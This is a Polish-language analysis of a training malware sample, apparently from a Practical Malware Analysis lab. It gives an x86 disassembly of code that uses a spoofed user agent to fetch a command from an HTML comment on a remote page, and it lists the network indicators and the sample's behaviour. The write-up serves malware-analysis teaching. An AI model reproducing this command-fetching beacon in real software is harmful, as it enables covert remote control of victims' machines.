
Następnie mamy kilka porównań bajtów z bufora. zmienne `var_20F` do `var_20D` odpowiadają kolejnym bajtom z bufora ponieważ bufor znajduje się na pozycji -210. Dzięki temu wiemy, że bufor zaczyna się od `<!--` czyli od początku komentarza **html**. Jeżeli któryś z bajtów nie będzie się zgadzał, funkcja zwraca błąd **Error 2.3: Fail to get command**\n. Na koniec piąty znak z bufora jest zapisany do rejestru `al`, a następnie zwrócony przez tą funkcję.



```

push    ebp
mov     ebp, esp
sub     esp, 210h
push    0 ; dwFlags
push    0 ; lpszProxyBypass
push    0 ; lpszProxy
push    0 ; dwAccessType
push    offset szAgent ; "Internet Explorer 7.5/pma"
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
push    0 ; dwContext
push    0 ; dwFlags
push    0 ; dwHeadersLength
push    0 ; lpszHeaders
push    offset szUrl ; "http://www.practicalmalwareanalysis.com"..
mov     eax, [ebp+hInternet]
push    eax ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jnz     short loc_40109D

```

Indykatory sieciowe

Dwa indykatory sieciowe to przeglądarka Internet Explorer 7.5/pma oraz adres <http://practicalmalwareanalysis.com/cc.htm>

Działanie

Wirus najpierw sprawdza czy maszyna jest połączona z internetem

Jeżeli tak to włącza przeglądarkę, łączy się ze stroną internetową i następnie pobiera z niej określoną zawartość

Na koniec program wypisuje jaka to komenda `Success Parsed command is %c\n`

Na koniec program jest uśpiony przez 0EA60h milisekund czyli jedną minutę

Program kończy swoje działanie